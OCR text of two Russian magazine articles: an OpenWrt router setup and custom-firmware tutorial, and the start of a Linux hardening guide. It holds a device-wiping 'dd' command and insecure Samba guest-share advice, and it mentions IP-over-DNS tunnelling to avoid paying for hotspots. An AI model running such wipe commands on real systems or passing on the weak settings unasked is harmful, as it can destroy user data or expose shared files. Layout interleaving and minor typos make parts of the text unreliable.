openwrt# uci set network.wan.proto=dhcp
openwrt# uci set network.wan.broadcast=1
openwrt# uci set network.wan.macaddr=↵
         09:aa:bb:cc:dd:ee
openwrt# uci set network.wan.clientid=↵
         0109aabbccddee
openwrt# uci commit network
openwrt# /etc/init.d/network restart
```




Прошивка TP-LINK TL-WDR4300 из «родного» firmware

UCI (United Configuration Interface) представляет собой попытку сделать унифицированные файлы (и средства) конфигурации. Все настройки UCI хранятся в каталоге /etc/config. Для тех служб, которые используют свои файлы конфигурации, скрипты OpenWrt при запуске генерируют их на основе шаблона и файла UCI — так, например, сделано с Samba. Да, возможно, это уменьшает гибкость, зато в большинстве случаев упрощается конфигурирование тех или иных параметров, путем ли редактирования файлов конфигурации (с использованием vi) или же используя утилиту uci.

Вернемся к командной строке. Что делают первые три команды, в общем-то, ясно: первая устанавливает протокол (возможно выбрать статический IP, PPP, PPPoE, L2TP и еще несколько менее используемых вариантов), вторая устанавливает флаг broadcast в пакете dhcp, третья устанавливает MAC-адрес для интерфейса. Четвертая команда устанавливает поле ClientID в пакете dhcp (option 61) равным MAC-адресу. Последние две команды используются для сохранения изменений и перезапуска сети.


После этого (и после обязательной проверки работоспособности) я бы посоветовал поставить веб-интерфейс, так как базовые настройки с ним реально проще рулить. Для OpenWrt таковых существует как минимум две. Поставим LuCI — де-факто стандартный веб-интерфейс:

```
openwrt# opkg update
openwrt# opkg install luci
```




WARNING

Будь внимателен! Неправильная прошивка роутера может превратить его в бесполезный кусок железа и пластмассы.



Веб-интерфейс OpenWrt



Редактирование файла /etc/config/fstab для включения extroot

```
openwrt# /etc/init.d/uhttpd enable
openwrt# /etc/init.d/uhttpd start
```

И ставим пароль root.

```
openwrt# passwd
```

Замечу, что после установки пароля ты уже не сможешь использовать Telnet, только SSH. Теперь зайди в веб-интерфейс и настрой необходимые тебе параметры.

В общем-то, на этом настройку роутера можно и закончить. Однако я не нахожу особого смысла перешивать роутер, если ты не будешь использовать дополнительные возможности прошивки. Поэтому идем дальше...

СОЗДАНИЕ EXTROOT

Extroot необходим для того, чтобы у роутера было больше свободного места, — разумеется, за счет подключения внешнего накопителя, такого как флешка. Существует два типа создания extroot — перемещая на накопитель только оверлей и перемещая корень целиком. Сказать по правде, во втором варианте смысла мало — оверлей в роутере в любом случае используется, поэтому будем разбирать первый метод. Но и у него есть две версии. Поскольку я рассматриваю наиболее свежую стабильную версию OpenWrt, то и способ тоже будет соответствовать. На более старых ревизиях он, однако, может не работать. Ставим пакеты:

```
openwrt# opkg update
openwrt# opkg install block-mount kmod-usb-storage ↵
         kmod-scsi-generic kmod-fs-ext4 e2fsprogs
```

Запиши текущий вывод команды mount — он тебе еще пригодится в дальнейшем.

После этого подготовь и подмонтируй флешку (ее ты можешь отформатировать в ext3 на настольном Linux, так и в самом OpenWrt) и клонируй на нее текущий оверлей:

```
openwrt# mkdir /mnt/flash_overlay
openwrt# mount /dev/sda1 /mnt/flash_overlay
openwrt# tar -C /overlay -cvf - . | tar -C ↵
         /mnt/flash_overlay -xf -
```

Только после этого ты можешь редактировать файл `/etc/config/fstab`, записывая в него параметры для использования extroot:

```
<...>
config mount
    option target /overlay
    option device /dev/sda1
    option fstype ext3
    option options rw,sync
    option enabled 1
    option enabled_fsck 0
```

После этого перезагрузись.

Если тебе необходимо вернуть все обратно, ты находишь в ранее записанном выводе команды mount оригинальное устройство с оверлеем, монтируешь его и ставишь в файле `etc/config/fstab` на смонтированном старом оверлее option enabled в 0.



WWW

Всевозможная документация по OpenWrt: wiki.openwrt.org/doc/start

КАЧАЕМ ТОРРЕНТЫ И НАСТРАИВАЕМ SAMBA

Раз уж роутер практически не выключается и места для установки стороннего ПО в нем теперь достаточно, грех не использовать его в качестве загрузчика торрентов. Но сперва нужно настроить файлообмен. Поскольку сеть у меня гетерогенная, выбор пал на Samba.

```
openwrt# opkg update
openwrt# opkg install samba36-client ↵
         samba36-server luci-app-samba
openwrt# rm /tmp/luci-indexcache
```

В задачи статьи не входит детальное описание настройки Samba, а с веб-интерфейсом ты способен разобраться и сам. Несколько замечаний, однако, стоит сделать. Во-первых, на вкладке Edit template вместо «security = user» стоит написать (хотя бы для начала) «security = share», во-вторых — дай гостевой доступ к расшаренным папкам, в-третьих — смени владельца расшариваемого каталога на nobody и, наконец, не забудь запустить саму службу:


```
openwrt# /etc/init.d/samba enable
openwrt# /etc/init.d/samba start
```

Теперь перейдем к настройке торрент-клиента. Мы выбрали transmission — не в последнюю очередь из-за того, что он поддерживает веб-интерфейс. Установка стандартна:


```
openwrt# opkg update
openwrt# opkg install transmission-daemon ↵
         transmission-web
```

Рассмотрим наиболее важные опции файла конфигурации `/etc/config/transmission`:

```
config transmission
<...>
    # Включает демон
    option enabled '1'
```



Сборка необходимых инструментов



Выбор опций при сборке кастомной прошивки

```
    # Каталог генерируемого конфига
    option config_dir '/etc/transmission'
    # Пользователь, от которого запускается демон.
    # Поскольку гостевой пользователь Samba —
    # nobody, то ставим его и здесь
    option user 'nobody'
    # Каталог хранения загруженных файлов
    option download_dir '/home/storage/torrents/↵
    done'
    # Каталог недокачанных файлов
    option incomplete_dir '/home/storage/torrents/↵
    incompl'
<...>
```

После этого ставим его в автозапуск и стартуем.

```
openwrt# /etc/init.d/transmission enable
openwrt# /etc/init.d/transmission start
```

Заходим в веб-интерфейс, по умолчанию находящийся на порту 9091, грузим торрент-файл и наслаждаемся.

НАСТРОЙКА DLNA-СЕРВЕРА

Да, твой роутер может выступать и в этом качестве. Если коротко, DLNA-сервер раздает различный медиаконтент в сети. Многие современные мультимедиаустройства, такие как телевизоры, игровые приставки, музыкальные центры и Blu-ray-плееры, поддерживают этот стандарт. В OpenWrt есть minidlna — легковесный и несложный в настройке DLNA-сервер, который мы сейчас и установим:

```
openwrt# opkg update
openwrt# opkg install minidlna
```

Файл конфигурации находится в стандартном для UCI-конфигов месте — /etc/config/minidlna. Разберем его основные параметры:

```
# Не опечатка — действительно зачем-то повторяется
config minidlna config
<...>
    option enabled '1'
    # Какой интерфейс слушаем
    option interface 'br-lan'
    # Каталог БД minidlna и логи
    option db_dir '/home/storage/minidlna/db'
    option log_dir '/home/storage/minidlna/log'
    # Каталоги с медиафайлами
    list media_dir 'A,/home/storage/audio'
    list media_dir 'V,/home/storage/video'
    list media_dir 'P,/home/storage/photo'
<...>
```

В принципе, после этого minidlna можно уже запускать, предварительно скопировав медиафайлы в нужные папки.

```
openwrt# /etc/init.d/minidlna enable
openwrt# /etc/init.d/minidlna start
```

Однако есть небольшой нюанс. Захотел ты добавить музыку или видео, скопировал — а на плеере она не появилась. Дело здесь в том, что по умолчанию minidlna использует inotify, который по загадочным причинам в нем не работает. Чтобы обновить список, необходимо остановить запущенный демон и произвести ручное сканирование, набрав следующую команду:

```
openwrt# minidlna -R -f /tmp/minidlna.conf
```

СБОРКА СВОЕГО СОБСТВЕННОГО ОБРАЗА OPENWRT

Если тебя по какой-то причине не устраивает стандартный образ OpenWrt, то можно собрать свой, для чего необходимо получить тулчейн и OpenWrt Buildroot. Прежде всего установим соответствующие пакеты:

```
$ sudo apt-get install subversion build-essential ↵
  git-core libncurses5-dev zlib1g-dev gawk
```

ФС, ИСПОЛЬЗУЕМЫЕ В РОУТЕРАХ

Из-за особенностей (и, как правило, малого объема) флеш-памяти, в основном и применяемой в роутерах, для них не подходят ФС для настольных компьютеров. Поэтому кратко опишу различия двух основных файловых систем, в них используемых.

- SquashFS — только для чтения. Поддерживает сжатие, что немаловажно для систем с ограниченным объемом флеш-памяти.
- JFFS2, в отличие от SquashFS, рассчитана на чтение/запись. Также поддерживает сжатие, но в меньшей степени. Журналируемая.

В случае OpenWrt эти две ФС разнесены по разным mtd-разделам и монтируются хитрым образом. Сперва SquashFS монтируется в /rom, а JFFS2 в /overlay. Затем с помощью overlayfs эти две ФС объединяются в одну и при попытке изменения файла в SquashFS изменяет его в JFFS3, обеспечивая таким образом поддержку не только чтения/записи, но и возможность загрузки в безопасном режиме для восстановительных работ.

КРАТКИЙ ОБЗОР DD-WRT


DD-WRT необходимо шить с оригинальной заводской прошивки — возможность прошить из-под OpenWrt не предусмотрена. После прошивки и перезагрузки мы обнаруживаем в браузере требование сменить пароль. Оно, конечно, правильно, но непонятно — зачем скрывать под звездочками еще и имя пользователя. Установили его и сразу автоматически переходим на вкладку Status → Sys-Info, где видим, что все отключено. Как только мы пытаемся перейти на другую вкладку, у нас спрашивают пароль.

Беглый обзор вкладок дал следующую информацию о доступном ПО:

- Samba и ProFTPD;
- OpenVPN и PPTP;
- nstx — позволяет создавать туннель IP over DNS, что позволяет в некоторых случаях использовать роутер как «окно» в интернет, если ты подключаешься через какую-нибудь платную точку доступа, а денежки тебе жаль;
- несколько вариантов HotSpot-серверов — для того случая, если ты желаешь организовать свой хотспот;
- SIP-прокси.

Чтобы включить доступ к optware (дополнительному ПО), придется повозиться. Замечу, что в некоторых версиях прошивки есть раздел JFFS2, а в некоторых нет, так что лучше для этой цели использовать флешку.

DD-WRT подходит тому, кто хочет быстро получить доступ к отдельным функциям, которые в большинстве роутеров отсутствуют, но не желает заморачиваться с установкой дополнительного ПО. В общем-то, его возможности покрывают процентов 90 пользователей альтернативных прошивок. Те же, у кого потребности слишком специфичны или кто желает получить больший контроль над роутером, вполне могут разобраться и с другими прошивками.



Веб-интерфейс DD-WRT

Собирать мы будем текущую нестабильную версию OpenWrt и материалы (feeds). Скачаем их.

```
$ mkdir openwrt && cd $_
$ svn co svn://svn.openwrt.org/openwrt/trunk/
$ cd trunk
$ ./scripts/feeds update -a && ↵
  ./scripts/feeds install -a
```

После этого проверим зависимости — мало ли, вдруг какой-нибудь необходимый для сборки пакет не установлен.

```
$ make prereq
```

Если все нормально, можем конфигурировать образ. Для чего вводим

```
$ make menuconfig
```

и выбираем, точно так же, как и при конфигурации ядра, нужные тебе вещи. Единственное отличие от «ядерного» menuconfig — звездочка означает, что объект будет встроен в образ, а M — что будет доступен в виде пакета ipk, который позже можно будет установить отдельно. Сильно увлекаться, однако, не советую — помни о том, что места на внутренней флеш-памяти не просто мало, а очень мало.

В основном процесс конфигурирования включает в себя следующие шаги:

- Выбор конкретной целевой системы и профиля. Их необходимо указывать как можно точнее — если укажешь неправильно, ты рискуешь превратить роутер в кирпич.
- Выбор пакетов. Здесь действует правило — чем меньше ты встроишь их в образ, тем лучше. Поэтому выбирай только самые необходимые. Я бы посоветовал включить LuCI.
- Настройки сборки. Тут ты можешь разве что в разделе Global build settings включить/выключить IPv6. В Advanced configuration options стоит лезть, только когда ты четко знаешь, для чего, к примеру, служит та или иная опция GCC, достаточна ли мощность процессора для включения защиты стека и так далее.
- Выбор модулей ядра. Тут те же самые рекомендации, что и при выборе пакетов. Загляни в секцию USB Support и включи опцию kmod-usb-storage. Остальные включай по желанию.

Если же тебе зачем-то понадобится подправить ядерный конфиг, используй

```
$ make kernel_menuconfig
```

Учти, что если ты потом сделаешь очистку, то конфиг ядра не очистится. Для его очистки набери

```
$ svn revert -R target/linux/
```

После всего этого можешь смело набирать команду

```
$ make
```

для сборки образа. Это займет длительное время, по истечении которого в каталоге bin/ появятся файлы образа.

Существует несколько путей для того, чтобы залить прошивку. Самый легкий из них — через веб-интерфейс, и описывать его я смысла не вижу. Второй способ — использовать утилиту scp на хостовом компьютере вкупе с mtd на роутере для залития образа и его прошивки. Поскольку сейчас стоит уже OpenWrt,

> *Первый способ залить прошивку — веб-интерфейс. Второй — использовать утилиту scp на хостовом компьютере и mtd на роутере для залития и прошивки образа*

```
Терминал - rom@rom-desktop: ~/openwrt/trunk
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~/openwrt/trunk$ scp bin/ar71xx/openwrt-ar71xx-generic-tl-wdr4300-v1-squashfs-factory.bin root@192.168.1.1:/tmp
root@192.168.1.1's password:
openwrt-ar71xx-generic-tl-wdr4300-v1-squashfs 100% 7936KB   2.6MB/s   00:03
rom@rom-desktop:~/openwrt/trunk$
```

Копирование прошивки в роутер

то можно прошивать как factory-, так и sysupgrade-образ. В моем случае команды были такими:

```
$ scp bin/ar71xx/openwrt-ar71xx-generic-tl-wdr4300↵
  -v1-squashfs-factory.bin root@192.168.1.1:/tmp

openwrt# mtd -r write /tmp/openwrt-ar71xx-generic-↵
          tl-wdr4300-v1-squashfs-factory.bin firmware
```

Вторая команда шьет (write) свежескачанную прошивку в раздел, именуемый firmware, и вслед за этим роутер перезагружается (-r). В случае обновления OpenWrt со стабильной версии до текущей я бы советовал не восстанавливать сохраненную конфигурацию, а настроить все заново — у меня по каким-то причинам старые конфиги не подошли к свежескомпилированной версии.

БЕЗОПАСНОСТЬ АЛЬТЕРНАТИВНЫХ ПРОШИВОК

В плане безопасности со стороны всяческих атак на сервисы из интернета роутеры нынче защищены по умолчанию. Тем не менее расслабляться не следует.

Опишем несколько возможных векторов атак на роутеры с альтернативной прошивкой.

- Отсутствие пароля в OpenWrt. И если в веб-интерфейсе (который обычно еще нужно устанавливать) хоть как-то предупреждают об этом, то при заходе по Telnet молчат. Хотя можно было бы написать скрипт, который требовал бы установки пароля, а после его установки отключал Telnet как таковой.
- Отсутствие тайм-аута при неправильных попытках ввода пароля. В домашней сети это вроде и ни к чему… но можно подцепить малварь, которая атакует роутер и перешивает его. Пользователь может долгое время не подозревать, что он в ботнете, — и даже переустановка ОС, понятно, ничего не даст.
- Отсутствие проверки подлинности пакетов в OpenWrt. Пакеты ipk не имеют цифровой подписи. В том случае, если репозиторий будет скомпрометирован (или хотя бы произойдет подмена DNS-адреса), это будет чревато заражением роутеров малварью.
- В DD-WRT Wi-Fi по умолчанию включен и никак не шифруется, что само по себе рискованно, а при выключенном SSH рискованно вдвойне.

В общем-то, некоторыми из этих потенциальных уязвимостей страдают и стоковые прошивки роутеров. Тем не менее разработчикам альтернативных прошивок стоит озаботиться данным вопросом — думается, что подобные цели могут стать наиболее вкусными для разработчиков малвари из-за их слабой защищенности.

ЗАКЛЮЧЕНИЕ

Альтернативные прошивки дают большую свободу для пользователей. Некоторые из них, такие как DD-WRT, Tomato, прошивка от Олега, заточены под нужды большинства — в них есть поддержка NAS, VPN, есть принт-серверы… Другие же (OpenWrt/LibreWRT) содержат минимально необходимые возможности, но при этом позволяют их расширять и затачивать под свои нужды.

Возможно, прочитав эту статью, ты захочешь стать одним из разработчиков прошивок, благо область довольно новая и толком до конца не освоенная. Дерзай. ⌶



ПАРАНОИД ЛИНУКСОИД

John Doe

Гайд по обеспечению безопасности Linux-системы

Никто из нас не хочет, чтобы личная информация попала в чужие руки. Но как защитить систему от атак и хищений данных? Неужели придется читать километровые мануалы по настройке и алгоритмам шифрования? Совсем не обязательно. В этой статье я расскажу, как сделать Linux-систему безопасной буквально за 30 минут.

ВВЕДЕНИЕ

Мы живем в век мобильных устройств и постоянного онлайна. Мы ходим в кафе с ноутбуком и запускаем на домашних машинах веб-серверы, выставленные в интернет. Мы регистрируемся на сотнях сайтов и используем одинаковые пароли для веб-сервисов. В наших карманах всегда лежит смартфон, в который забиты десятки паролей, и хранятся ключи от нескольких SSH-серверов. Мы настолько привыкли к тому, что сторонние сервисы заботятся о нашей конфиденциальности, что уже перестали уделять ей внимание.

Когда я потерял смартфон, мне сильно повезло, что установленный на него антивор оказался работоспособным и позволил удаленно стереть все данные из памяти девайса. Когда я по невнимательности открыл SSH-порт на домашней машине с юзером без пароля (!) во внешний мир (!!), мне сильно повезло, что на машину пробрались скрипт-кидди, которые, кроме смешной истории шелла, не оставили никаких серьезных следов своего пребывания в системе. Когда я случайно опубликовал в интернете листинг со своим паролем от Gmail, мне сильно повезло, что нашелся добрый человек, который сообщил мне об этом.

Может быть, я и раздолбай, но я твердо уверен, что подобные казусы случались со многими, кто читает эти строки. И хорошо, если эти люди, в отличие от меня, серьезно позаботились о защите своей машины. Ведь антивор мог бы и не сработать, и вместо скрипт-кидди в машину могли пробраться серьезные люди, и потерять я мог не смартфон, а ноутбук, на котором кроме пароля пользователя не было никакой другой защиты. Нет, полагаться на одну двухфакторную аутентификацию Google и дурацкие пароли в наш век определенно не стоит, нужно что-то более серьезное.

Эта статья — гайд параноидального юниксоида, посвященный тотальной защите Linux-машины от всего и вся. Я не решусь сказать, что все описанное здесь обязательно к применению. Совсем наоборот, это сборник рецептов, информацию из которого можно использовать для защиты себя и данных на тех рубежах, где это нужно именно в твоей конкретной ситуации.

ПАРОЛЬ!


Все начинается с паролей. Они везде: в окне логина в Linux-дистрибутиве, в формах регистрации на интернет-сайтах, на FTP- и SSH-серверах и на экране блокировки смартфона. Стандарт для паролей сегодня — это 8–12 символов в разном регистре с включением цифр. Генерировать такие пароли своим собственным умом довольно утомительно, но есть простой способ сделать это автоматически:

```
$ openssl rand -base64 6
```

Никаких внешних приложений, никаких расширений для веб-браузеров, OpenSSL есть на любой машине. Хотя, если кому-то будет удобней, он может установить и использовать для этих целей pwgen (поговаривают, пароль получится более стойким):

```
$ pwgen -Bs 8 1
```

Где хранить пароли? Сегодня у каждого юзера их так много, что хранить все в голове просто невозможно. Довериться системе автосохранения браузера? Можно, но кто знает, как Google или Mozilla будет к ним относиться. Сноуден рассказывал, что не очень хорошо. Поэтому пароли надо хранить на самой машине в зашифрованном контейнере. Отцы-основатели рекомендуют исполь-



В KeePassX есть свой генератор паролей

```
INFO:  Checking disk space, this may take a few moments.  Please be patient.
INFO:  Checking for open files in /home/vasya

************************************************************************
YOU SHOULD RECORD YOUR MOUNT PASSPHRASE AND STORE IT IN A SAFE LOCATION.
  ecryptfs-unwrap-passphrase ~/.ecryptfs/wrapped-passphrase
THIS WILL BE REQUIRED IF YOU NEED TO RECOVER YOUR DATA AT A LATER TIME.
************************************************************************

Done configuring.

INFO:  Encrypted home has been set up, encrypting files now...this may take a while.

========================================================================
Some Important Notes!

 1. The file encryption appears to have completed successfully, however,
    ashep MUST LOGIN IMMEDIATELY, _BEFORE_THE_NEXT_REBOOT_,
    TO COMPLETE THE MIGRATION!!!

 2. If ashep can log in and read and write their files, then the migration is complete,
    and you should remove /home/vasya.81yFQbNJ.
    Otherwise, restore /home/vasya.81yFQbNJ back to /home/vasya.
```

Ecryptfs предупреждает нас

зовать для этого KeePassX. Штука графическая, что не сильно нравится самим отцам-основателям, но зато работает везде, включая известный гугль-зонд Android (KeePassDroid). Останется лишь перекинуть базу с паролями куда надо.

ШИФРУЕМСЯ

Шифрование — как много в этом слове... Сегодня шифрование везде и нигде одновременно. Нас заставляют пользоваться HTTPS-версиями сайтов, а нам все равно. Нам говорят: «Шифруй домашний каталог», а мы говорим: «Потом настрою». Нам говорят: «Любимое занятие сотрудников Dropbox — это ржать над личными фотками юзеров», а мы: «Пусть ржут». Между тем шифрование — это единственное абсолютное средство защиты на сегодняшний день. А еще оно очень доступно и сглаживает морщины.

В Linux можно найти тонны средств шифрования всего и вся, от разделов на жестком диске до одиночных файлов. Три наиболее известных и проверенных временем инструмента — это dm-crypt/LUKS, ecryptfs и encfs. Первый шифрует целые диски и разделы, второй и третий — каталоги с важной информацией, каждый файл в отдельности, что очень удобно, если потребуется делать инкрементальные бэкапы или использовать в связке с Dropbox. Также есть несколько менее известных инструментов, включая TrueCrypt например.

Сразу оговорюсь, что шифровать весь диск целиком — задача сложная и, что самое важное, бесполезная. Ничего особо конфиденциального в корневом каталоге нет и быть не может, а вот домашний каталог и своп просто кладезь инфы. Причем второй даже больше, чем первый, так как туда могут попасть данные и пароли уже в расшифрованном виде (нормальные программеры запрещают системе скидывать такие данные в своп, но таких меньшинство). Настроить шифрование и того и другого очень просто, достаточно установить инструменты ecrypts:

```
$ sudo apt-get install ecryptfs-utils
```

И собственно, включить шифрование:

```
$ sudo ecryptfs-setup-swap
$ ecryptfs-setup-private
```

Далее достаточно ввести свой пароль, используемый для логина, и перезайти в систему.

Да, все действительно так просто. Первая команда зашифрует и перемонтирует своп, изменив нужные строки в /etc/fstab. Вторая — создаст каталоги ~/.Private и ~/Private, в которых будут храниться зашифрованные и расшифрованные файлы соответственно. При входе в систему будет срабатывать PAM-модуль pam_ecryptfs.so, который смонтирует первый каталог на второй с прозрачным шифрованием данных. После размонтирования ~/Private окажется пуст, а ~/.Private будет содержать все файлы в зашифрованном виде.

Не возбраняется шифровать и весь домашний каталог целиком. Производительность при этом упадет не сильно, зато под защитой окажутся вообще все файлы, включая тот же сетевой каталог ~/Dropbox. Делается это так:

```
# ecryptfs-migrate-home -u vasya
```

Кстати, места на диске должно быть в 2,5 раза больше, чем данных у vasya, так что рекомендую заранее почиститься. После завершения операции следует сразу войти под юзером vasya и проверить работоспособность:

```
$ mount | grep Private
/home/vasya/.Private on /home/vasya ↵
type ecryptfs ...
```

Если все OK, незашифрованную копию данных можно затереть:

```
$ sudo rm -r /home/vasya.*
```

ЗАМЕТАЕМ СЛЕДЫ

OK, пароли в надежном месте, личные файлы тоже, что теперь? А теперь мы должны позаботиться о том, чтобы какие-то куски наших личных данных не попали в чужие руки. Ни для кого не секрет, что при удалении файла его актуальное содержимое остается на носителе даже в том случае, если после этого произвести форматирование. Наши зашифрованные данные будут в сохранности даже после стирания, но как быть с флешками и прочими картами памяти? Здесь нам пригодится утилита srm, которая не просто удаляет файл, а еще заполняет оставшиеся после него блоки данных мусором:

```
$ sudo apt-get install secure-delete
$ srm секретный-файл.txt home-video.mpg
```

Как всегда, все просто до безобразия. Далее, если речь идет о всем носителе, можно воспользоваться старым добрым dd:

```
# dd if=/dev/zero of=/dev/sdb
```

Эта команда сотрет все данные на флешке sdb. Останется создать таблицу разделов (с одним разделом) и отформатировать в нужную ФС. Использовать для этого рекомендуется fdisk и mkfs.vfat, но можно обойтись и графическим gparted.

УГРОЗА ИЗВНЕ

Теперь позаботимся об угрозах, исходящих из недр всемирной паутины. Здесь я должен был бы начать рассказ об iptables и pf, запущенном на выделенной машине под управле-

ПРЕДОТВРАЩЕНИЕ BRUTEFORCE-АТАК

Fail2ban (www.fail2ban.org) — демон, который просматривает логи на предмет попыток подобрать пароли к сетевым сервисам. Если такие попытки найдены, то подозрительный IP-адрес блокируется средствами iptables или TCP Wrappers. Сервис способен оповещать владельца хоста об инциденте по email и сбрасывать блокировку через заданное время. Изначально Fail2ban разрабатывался для защиты SSH, сегодня предлагаются готовые примеры для Apache, lighttpd, Postfix, exim, Cyrus IMAP, named и так далее. Причем один процесс Fail2ban может защищать сразу несколько сервисов.

В Ubuntu/Debian для установки набираем:

```
# apt-get install fail2ban
```

Конфиги находятся в каталоге `/etc/fail2ban`. После изменения конфигурации следует перезапускать fail2ban командой:

```
# /etc/init.d/fail2ban restart
```

нием OpenBSD, но все это излишне, когда есть ipkungfu. Что это такое? Это скрипт, который произведет за нас всю грязную работу по конфигурированию брандмауэра, без необходимости составлять километровые списки правил. Устанавливаем:

```
$ sudo apt-get install ipkungfu
```

Правим конфиг:

```
$ sudo vi /etc/ipkungfu/ipkungfu.conf
# Локальная сеть, если есть — пишем
# адрес сети вместе с маской, нет —
# пишем loopback-адрес
LOCAL_NET="127.0.0.1"
# Наша машина не является шлюзом
GATEWAY=0
# Закрываем нужные порты
FORBIDDEN_PORTS="135 137 139"
# Блокируем пинги, 90% киддисов
# отвалится на этом этапе
BLOCK_PINGS=1
# Дропаем подозрительные пакеты
# (разного рода флуд)
SUSPECT="DROP"
# Дропаем «неправильные» пакеты
# (некоторые типы DoS)
KNOWN_BAD="DROP"
# Сканирование портов? В трэш!
PORT_SCAN="DROP"
```

Для включения ipkungfu открываем файл /etc/default/ipkungfu и меняем строку IPKFSTART = 0 на IPKFSTART = 1. Запускаем:

```
$ sudo ipkungfu
```

Дополнительно внесем правки в /etc/sysctl.conf:

```
$ sudo vi /etc/systcl.conf
# Дропаем ICMP-редиректы (против атак
# типа MITM)
net.ipv4.conf.all.accept_redirects=0
net.ipv6.conf.all.accept_redirects=0
# Включаем механизм TCP syncookies
net.ipv4.tcp_syncookies=1
# Различные твики (защита от спуфинга,
# увеличение очереди «полуоткрытых»
# TCP-соединений и так далее)
net.ipv4.tcp_timestamps=0
net.ipv4.conf.all.rp_filter=1
net.ipv4.tcp_max_syn_backlog=1280
kernel.core_uses_pid=1
```

Активируем изменения:

```
$ sudo sysctl -p
```

ВЫЯВЛЯЕМ ВТОРЖЕНИЯ

